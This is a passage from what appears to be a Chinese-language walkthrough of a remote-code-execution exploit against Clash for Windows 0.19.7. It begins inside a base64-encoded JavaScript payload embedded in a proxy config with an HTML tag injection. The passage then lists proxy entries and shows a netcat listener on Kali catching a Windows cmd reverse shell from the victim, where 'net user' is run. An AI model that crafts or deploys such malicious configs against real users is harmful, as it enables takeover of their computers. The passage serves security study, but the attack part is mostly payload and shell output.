2Nlc3MuZXhpdCgpOyB9KTsgfSBTdGFnZXJSZXBlYXQoKTsgfSkoKTs=')); open=></details>
    type: socks5
    server: 127.0.0.1

    skip-cert-verify:
  -  abc
    type: socks5
    server: 127.0.0.1

    skip-cert-verify:
```

3. kali

```

```

4. windows server 2016 clash



5. 进入代理列表，Kali或云服务器收到windows server 2016 的 cmd

```
┌──(kali㉿kali)-[~]
└─$ nc -lvvp 12333
listening on [any] 12333 ...
192.168.80.128: inverse host lookup failed: Unknown host
connect to [192.168.80.129] from (UNKNOWN) [192.168.80.128] 49906
Microsoft Windows [◆汾 10.0.14393]
(c) 2016 Microsoft Corporation◆◆◆◆◆◆◆◆◆◆Ę◆◆◆◆

C:\Users\Administrator\Desktop\Clash.for.Windows-0.19.7-win>net user
net user

\\WIN-8BV0K1K7OSE ◆◆◆û◆◆'◆

-------------------------------------------------------------------------------
aaa                      Administrator            DefaultAccount
Guest
◆◆◆◆◆I◆◆◆◆g◆


C:\Users\Administrator\Desktop\Clash.for.Windows-0.19.7-win>
```